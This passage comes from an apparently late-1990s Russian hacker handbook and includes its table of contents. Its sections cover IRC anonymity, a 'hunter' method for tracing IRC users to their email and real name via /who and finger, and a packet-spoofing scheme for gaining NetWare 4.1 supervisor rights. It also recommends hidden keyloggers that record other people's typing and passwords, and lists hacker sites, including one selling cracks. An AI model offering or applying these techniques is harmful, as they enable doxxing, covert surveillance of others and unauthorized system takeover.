Станьте «невидимы». Это свойство позволяет вам оставаться необнаруженным при попытке любого пользователя, не знающего точное написание вашего **nick**, найти вас в IRC по имени вашего домена или userid (часть вашего e-mail, стоящая перед знаком @), используя команду **/who** или **/names**. Это делается командой **/mode $me +i**, которая может быть для удобства включена в список команд, автоматически выполняемых при подключении. В последних версиях mIRC надо просто поставить галочку напротив **Invisible Mode** в диалоговом окне **Setup**.

Не давайте свой адрес людям в IRC, в добропорядочности которых вы не уверены. Или, по крайней мере, давайте свой альтернативный адрес.

Вы — охотник

Довольно мощным средством поиска по какой-либо известной части информации о пользователе (или группе пользователей) является команда **/who**, о которой

10 Зак. 4543

почему-то нет ни слова в mIRC'овском Help-файле. Делая запрос о пользователе командой **/whois**, мы обычно получаем примерно такой текст:

ShowTime ~mouse@ml1_12.linknet.net * May flower

ShowTime on #ircbar #newbies

ShowTime using Oslo-R.NO.EU.Undernet.org [194.143.8.106] Scandinavia Online AS

End of /WHOIS list.

Команда **/who** позволяет задать маску для поиска пользователей по любой части их доменного имени, userid или имени (то, что в поле **Real Name**). Допустим, мы ищем людей из домена global.de. Синтаксис таков:

/who *global.de*

Или ищем всех пользователей из Сингапура:

/who *.sg*

Или мы уже общались с господином ShowTime, и хотим найти его опять:

/who *mouse*

или

/who *flower*

Так же могут найти и вас, если вы не воспользуейтесь командой **/mode $me +i**.

Определение адреса электронной почты — задача довольно сложная, но иногда выполнимая. Начнем с «лобовой» атаки. Команда **/ctcp ShowTime userinfo** (или, проще, через меню) покажет нам e-mail address, указанный самим пользователем. Поскольку мало кто сообщает свой настоящий адрес, надежды на правдивый ответ мало. Если домен полученного адреса совпадает с тем, что следует за

знаком @ в ответе, полученном на запрос **/whois**, то вероятность того, что адрес указан правдивый, повышается.

Следущая возможность — использовать информацию, содержащуюся в ответе на запрос **/whois**. Имя домена подделать невозможно, поэтому мы наверняка знаем, что пользователь ShowTime из домена linknet.net. Это первый шаг. Часто вместо буквенной строки после знака @ следует цифровой IP адрес, который по той или иной причине не определился при подключении пользователя к серверу. Его можно попытаться определить командой **/DNS ShowTime**. Если результат получен, то переходим к следующему абзацу. Если нет, то попробуем еще один способ. Воспользовавшись программой WS Ping32 или CyberKit, сделаем TraceRoute с указанием цифрового адреса. Программа проследит путь от вашего IP адреса до искомого IP, принадлежащего ShowTime. Последний из определившихся по имени адресов укажет, скорее всего, на имя домена пользователя.

Едем дальше. У нас есть либо полное имя, соответствующее IP адресу пользователя под кличкой ShowTime (ml1_12.linknet.net), либо, в худшем случае, только имя домена (linknet.net). В первом случае мы можем попытаться, воспользовавшись командой **finger** (либо в одной из двух вышеупомянутых программ, либо прямо в mIRC, где есть кнопка **Finger** прямо на **Tool Bar**), определить всех текущих пользователей из домена linknet.net. Для этого мы делаем **finger** адреса **@linknet.net** (userid не указываем). При удачном стечении обстоятельств мы получим что-нибудь в этом роде:

```
Trying linknet.net
Attempting to finger @linknet.net
[linknet.net]
root      0000-Admin    console  Fri 16:27
henroam   John Brown    pts/1    Tue 10:57  pckh68.linknet.net
pailead   Jack White    pts/2    Tue 11:03  ml4_17.linknet.net
oneguy    Michael Lee   pts/3    Tue 11:08  ml1_12.linknet.net
sirlead6  Joan Jackson  pts/4    Tue 11:05  ml4_16.linknet.net
End of finger session
```

Вот он наш ml1_12, принадлежит oneguy@linknet.net. Отметим, что иногда информация в ответ на finger-запрос может быть выдана только пользователю из того же домена, к которому принадлежит адрес, который вы хотите идентифицировать. Решение простое: найдите пользователя из искомого домена (**/who *linknet.net***), и попросите его сделать **finger** запрос.

И в первом, и во втором случае есть еще одна возможность. Если «охотнику» известно реальное имя или фамилия искомого пользователя, можно послать finger-запрос в виде имя@домен или фамилия@домен. Например, **finger** на Alexandr@main.com2com.ru выдаст нам список всех пользователей по имени Александр с их логинами.

Вот, пожалуй, и все известные средства, которые есть у «охотника». А выяснив ваш реальный e-mail адрес, «охотник» может может выяснить и ваше реальное имя.

Установление личности по известному адресу

Способы выяснения личности по известному адресу e-mail весьма разнообразны, причем ни один из них не гарантирует успеха. Обратная задача решается довольно тривиально: множество e-mail directories (Four11, WhoWhere) позволяют найти по имени человека его адрес (если, конечно, он сам того захотел).

Воспользовавшись программой WS Ping32 или лучше CyberKit вы получите возможность как бы направить ваш указательный палец на любой адрес электронной почты и спросить «А это кто?». Иногда вам могут ответить. Итак, мы задаем адрес someone@oxford.edu, получаем:

Login name:someone In real life: John McCartney
Directory:/usr/someone Shell: /usr/bin/csch
Last login Fri Aug18, 1995 on ttyv3 from dialup.oxford.edu
No mail
No plan

Это означает, что, someone@oxfrord.edu принадлежит John McCartney. Дело сделано, хотя очень часто вы не получите никакого результата, либо строку следующего содержания:

Forwarding service denied

или:

Seems like you won't get what you are looking for

Тоже самое можно сделать, пойдя по этому адресу в WWW, где расположен Web-интерфейс, позволяющий получить тот же самый результат.

Следует заметить, что выполнение **finger** с использованием имени хоста (в данном случае oxford.edu) может не принести никакого результата, в то время как использование видоизмененного (альтернативного) имени хоста результат даст. Как узнать альтернативное имя хоста? Воспользуйтесь CyberKit, функция NS LookUp. Введите имя www.oxford.edu и посмотрите на полученный результат. Он может содержать альтернативные имена хоста, называемые **aliases**, скажем panda.oxford.edu. Попробуйте someone@panda.oxford.edu, может сработать. Пример из жизни: someone@com2com.ru не даст ничего, а вот someone@main.com2com.ru выдаст искомый результат.

Иногда информация в ответ на finger-запрос может быть выдана только пользователю из того же домена, к которому принадлежит адрес, который вы хотите идентифицировать. Решение простое: найдите пользователя из искомого домена в Internet Relay Chat, и попросите его сделать **finger** запрос. Программа-клиент для IRC содержит функцию **finger**, так что никакой специальный софт человеку, к которому вы обратились, не потребуется.

Защищенный разговор on-line

В то время как существуют десятки программных продуктов, позволяющих шифровать файлы и сообщения, передаваемые по электронной почте, средств для защиты разговоров в режиме on-line все еще очень мало. Какой бы из известных программ для разговора в текстовом режиме (chat) мы ни пользовались, наш разговор может стать объектом для любопытных ушей. Нет необходимости говорить, что провайдеру или любой другой

заинтересованной организации так уж легко прочесть то, что мы печатаем на клавиатуре в процессе общения на IRC или ICQ, но если им будет очень интересно послушать наши разговоры, они это сделают. Простой текст (а любой стандартный chat — это простой текст) может быть выделен из IP-пакетов с помощью специального оборудования и/или программного обеспечения (sniffers).

Ну все не так плохо, поскольку подслушивание и подсматривание, эти любимые развлечения определенной части русского народа, являются делом, отнимающим много времени и денег, да и вероятность того, что будут подслушивать именно вас, невелика. И тем не менее...

Разговор в текстовом режиме

Программа для защищенных разговоров on-line — Secure Communicator.

Secure Communicator позволяет шифровать онлайновые разговоры и файлы, передаваемые одним пользователем другому. Для начала разговора нужно знать IP адрес собеседника или воспользоваться on-line directory service, аналогичным тому, что есть в Netscape CoolTalk, MS NetMeeting или IPhone, только вот он не работает никогда. Но это проблема не большая для умелых рук (мозгов), всегда можно сначала встретиться на IRC или ICQ, узнать IP адрес и договориться о пароле, а затем перейти на Secure Communicator, который позволяет вести беседу как в mIRC.

Плохая новость состоит в том, что evaluation copy, а это именно то, что вы можете скачать в сети, разговаривать позволяет, а вот шифровать разговор не дает.

Сайт фирмы-производителя не дает никакой информации о методах шифровки, примененных в программе. А программе, производители которой даже, простите, не почесались рассказать пользователю насколько пользователь защищен, доверять нельзя. Сравните с той же PGP, которая даже программный код опубликовала! Такого бессодержательного сайта автор еще никогда не видел. и надеется не увидеть.

Directory service не работает, что неудобно. Правда, может заработает, но вряд ли.

Internet-телефония

Прекрасный продукт для тех, кто имеет хорошую телефонную линию, быстрый модем и звуковую карту — это PGPfone. Он обеспечивает надежнейшую криптозащиту и позволяет общаться не только в сети, но и просто с другим телефонным абонентом напрямую.

Как взломать Novell Netware 4.1

Как вы знаете, все может быть сломано и NOVELL NETWARE не является исключением. Однако время взлома чего-либо зависит от времени получения информации об этом. Чем больше информации вы найдете, тем проще вам будет взламывать.

Принцип обмена пакетами

Прежде всего, сервер и рабочие станции посылают пакеты друг другу в соответствии со специальным протоколом, известным как **Netware Core Protocol** (NCP), основанным на протоколе IPX. Все пакеты подписываются уникальным номером в диапазоне от 0 до 255, хранящимся в одном байте.

Это поле известно как **Sequence Number**.

Инициатором является станция. Она посылает пакет с запросом и ждет ответа. Сервер, получая запрос, проверяет адрес станции, адрес сети, сокет, номер соединения и **sequence number**. Если что-нибудь не в порядке, сервер отказывается выполнять запрашиваемую операцию и посылать ответ.

Общая идея взлома

Сервер проверяет все пакеты, которые он получает. Но если сформировать пакет, как это делает другая станция, поставить ее адрес, номер соединения и т.д. и послать его в сеть, то сервер никогда не узнает, чей запрос он выполняет. Основная трудность — **sequence number**, потому что другие поля могут быть получены с помощью обычных функций. Чтобы быть уверенным, что сервер выполнил операцию, нужно послать тот же самый пакет 255 раз с разными **sequens numbers**.

Как получить права супервизора

Вы можете получить права супервизора, просто став его эквивалентом.

Есть функция, известная как **EQUEVALENT TO ME**, которую следует посылать от имени супервизора. Вы можете послать пакет через IPX драйвер, однако в этом случае, вы не имеете доступа к физическому заголовку пакета. Скорее всего, сервер не проверяет адрес отправителя там. Вы также можете послать пакет через LSL драйвер, но это слишком сложно.

Последствия

После ответа на пакет, сервер ждет следующего, с увеличенным на единицу sequence number'ом. Если вы попытаетесь вставить ваш пакет в работу между сервером и станцией, последняя повиснет. Этого можно избежать посылкой еще 255*256 пакетов.

Если вы реализуете программу, у вас будут права супервизора. Мы надеемся, что вы не будете вредить таким же пользователям, каким вы до этого были.

Что помнит компьютер

Существует возможность записи того, что вы печатаете на чужом компьютере, владельцем этого компьютера, или, если смотреть на это с другой стороны, ваше право посмотреть, что творилось на вашем компьтере, пока вас не было в офисе.

И то, и другое делается одним методом: все, что набирается на клавиатуре, заносится в текстовый файл специальной программой. Так что набранный вами текст на компьютере в бизнес-центре или Internet-кафе может легко стать достоянием владельца такого компьютера. Технически такая операция выполняется классом программ, называемых keyboard loggers. Они существуют для разных операционных систем, могут автоматически загружаться при включении и маскируются под резидентные антивирусы или что-нибудь еще полезное.

Самая лучшая из опробованных программ, Hook Dump 2.5, написанная Ильей Осиповым, может автоматически загружаться при включении компьютера, при этом никак не проявляя своего присутствия.

Набаранный на клавиатуре текст, названия программ, в которых набирался текст, и даже скрытый пароль в Dial-Up Networking, который вообще не набирался — все записывается в файл, расположенный в любом директории и под любым именем. Программа имеет много настроек, позволяющих определять нужную конфигурацию.

Другая опробованная программа для Windows 95 — Keylog95 при загрузке превращалась в малоприметный минимизированный прямоугольник на taskbar'e , сливающийся с ним цветом и не имеющий надписи. Максимизация приводит к появлению небольшого окна с надписью Minimize this window. Для неискушенного пользователя выглядит вполне невинно.

Кроме того, существует программа HideIt, позволяющая убрать с экрана или taskbar'a любое окно (или несколько окон) и превратить их в маленькую икону в system tray.

Приложения

Русскоязычные, и не только, хакерские ссылки

Существует огромное количество совершенно бесполезных хакерских сайтов, на которых кроме виннюка и парочки других совершенно никому не нужных программ типа ICQ шниффера или флудера, практически ничего больше нет. Ссылок на сайты такого типа вы здесь не найдёте.

http://qwerty.nanko.ru/

Хороший сервер по компьютерной безопасности.

http://www.hackzone.ru

Достаточно полезный хакерский сервер, особенно для новичков. Существует давно и имеет неплохую репутацию. Единственный недостаток, это большое количество графических файлов, что делает иногда этот сайт слишком медленным.

http://astalavista.box.sk

Очень хорошая поисковая система для хакеров. Можно найти любую программу или документацию.

http://www.l0pht.com/

Хакерский сервер, содержащий программу **L0pht**, предназначенную для расшифровки файла с паролями под UNIX.

http://www.citforum.ru/

Огромное количество документации по программированию, Web-дизайну, операционным системам и всему остальному.

http://www.cyberpunk.ru/

Хороший сервер, на нем можно найти много информации о жизни киберпанков. Большое количество художественной литературы известных авторов.

http://www.2600.com

Наверное самый посещаемый хак-сервер в Internet.

http://hackplanet.da.ru

Hacker's Planet.

http://senya.da.ru

Заказать кряк, взлом архивов.

http://flowers.pp.ru/cracks/

Хаки и краки и все о цветах...

http://www.aha.ru/~piafi/crack.htm

Чуть-чуть хаков...

http://maikl.da.ru

Много всякого интересного!

http://www.hs.volkov.ru/

Hacking & security.

http://scorpionz.tsx.org

HACKERSOURCE

http://users.freenet.am/~igor
I&E HackeZone

http://www.melt.da.ru
MeltDown99

http://beating.da.ru
Beating Hunter

http://Dobermann.Da.Ru
Doberman Project

http://www.chat.ru/~valerait/
Secret Mission (Only For Hackers)

Элементы жаргона хакеров

backslash
бэкслэш — обратная косая черта (название символа).

backspark
бэкспаак — закрывающая кавычка (название символа).

bang
бэнг — восклицательный знак (название символа).

barf
бааф — выражать недовольство (действиями пользователя со стороны системы).

beetle
биитл — «жучок» (координатный манипулятор для управления курсором).

bells and whistles

белз энд вайлэс — ненужные свойства программы, «украшения».

bird whirley

бед виэлей — накопитель на дисках, «вертушка».

bit

бит — сведения.

blackboard

блэкборд — (классная) доска (область памяти, общедоступная для всех модулей системы).

bletcherous

блетчерэс — бездарный, бездарно выполненный (о системе или программе).

bogotify

боготифай — дезорганизовать (систему или программу).

bomb

бом — бомба (неверная команда, вызывающая порчу программы).

bracket

брэкит — заключать в скобки.

curly brackets

кели брэкитс — фигурные скобки.

squiggle brackets

сквигл брэкетс — фигурные скобки.

breedle

бриидл — резкий звуковой фон (работающего терминала).

brocket

брокит — знак «больше» или «меньше».

left brocket

лефт брокит — знак «меньше».

right brocket

райт брокит — знак «больше».

bum

бам

- «Улучшать» (например, программу ценой потери ее четкости).
- Мелкое «улучшение» (обычно лишнее).

buzz

баз

- «Зависать», «жужжать» (об ЭВМ, работающей в коротком цикле).
- «Жужжать» (об ЭВМ, работающей в коротко цикле).

close

клоуз — закрывающая (круглая) скобка (название символа).

cokebottle

коукботл — несуществующий символ (на клавиатуре).

computron

компьютрон — компьютрон (мифическая частица вычислений или информации).

cons

конс — синтезировать целое из частей.

crlf

возврат каретки с переводом строки.

craceker

крэкер — крэкер, похититель информации (разновидность хэкера).

crock

крок — хрупкая (неустойчивая) программа (боящаяся изменений, громоздкая конструкция), МОНСТР.

crockitude

крокитьюд — громоздкость, гигантизм (программы).

crocky

кроки — хрупкий, боящийся изменений (о программе).

cruft

крафт

- Несобираемый мусор.
- Неприятное свойство программы.
- Халтура (результат недобросовестной программистской работы).

11 Зак. 4543

Содержание

Манифест хакера 3

Что такое хорошо и что такое плохо?

Хакеры 5
Кракеры 6
Вандалы 7
Шутники 7
Взломщики 8
Электронные взломщики 9
Хакер — это почти факир 13

Internet и Intranet

Общие принципы построения, адресация 16
Доменная система имен (DNS) 17
Работа в Internet 18
Как получить доступ в Internet 19
Взлом провайдера 21
Internet на халяву 24
Культ мертвой коровы или темная сторона Internet 32
Удаленные атаки на хосты Internet 42
Как действительно был взломан Сити-Банк 45
Back-Orifice: как им пользоваться 48
Вирус Морриса, классический пример сетевого вируса 52
Сканирование портов 53
Сканирования с SYN-флагом 54
Stealth-сканирование 55

Что такое Firewall .56
Denial of Service (DoS) .57

Сети пакетной коммутации

Общие принципы построения .58
Терминология .58
Работа с Х.25 .59
Работа с ПАД .60

UNIX

UNIX — основная операционная система в Internet .63
Пароли в UNIX .63
Файл паролей .65
Как узнать пароль в UNIX .69
Как задается пароль в Unix .70
Некоторые методы взлома UNIX .
Как научиться не оставлять за собой следов .74
Программа CRON .75

Microsoft Windows NT и Windows 95/98

Безопасность Windows NT .77
Права доступа к конфигурационным файлам .78
Удаленное исполнение процедур .79
SMB .79
Проблемы Internet .80
Автоматически выполняющиеся макросы .81
Как через Internet подключиться к другой машине Windows 95 .83
Как узнавать различные пароли в Windows 95 .84

Как сменить пароль администратора на машине под управлением Windows NT 85
NetBus 86
Plugin'ы к Back Orifice 90

Backdoors

Backdoors, дающие привилегии 92
Backdoors, дающие доступ к системе 93
Backdoors, маскирующие активность в системе 94
Определение backdoors 95

TELNET

Использование TELNET 97
Программы-клиенты 100

Троянцы

Internet-троянцы 101
Что может сделать человек, проникнув в чужой компьютер .102
Как троян проникает в компьютер 102
Как понять, что троян установлен на компьютере 102
Remote Windows Shutdown 103
Штирлиц 104

The Microsoft Network

В Microsoft заявили... 106
Регистрация в MSN Classic 106
Теперь о том, как звонить 110
Итак, зарегистрились... 111
Регистрация в MSN Premier 112
Обзор сети SprintNet 114

Обзор сети ROSNET 114
Сканирование X.25 115
Телефоны узлов SprintNet в Москве 115

Тонкости хакинга

Классификация методов взлома компьютеров 116
Стандартные пароли в операционных системах 118
Сниффинг 118
Область применения сниффинга 119
Общие принципы работы On-Line услуг 119
По WWW без следов 120
Атака 125
В поисках халявного Web-хостинга 130
Некоторые аспекты атаки по словарю 132
Взлом html-чатов 135
Взлом WWW-серверов 136
Скрытая Usenet 140
Скрытая Internet Relay Chat 144
Установление личности по известному адресу 149
Защищенный разговор on-line 150
Как взломать Novell Netware 4.1 152
Что помнит компьютер 154

Приложения

Русскоязычные, и не только, хакерские ссылки 154
Элементы жаргона хакеров 156
Список использованной литературы 179

Для Ваших заметок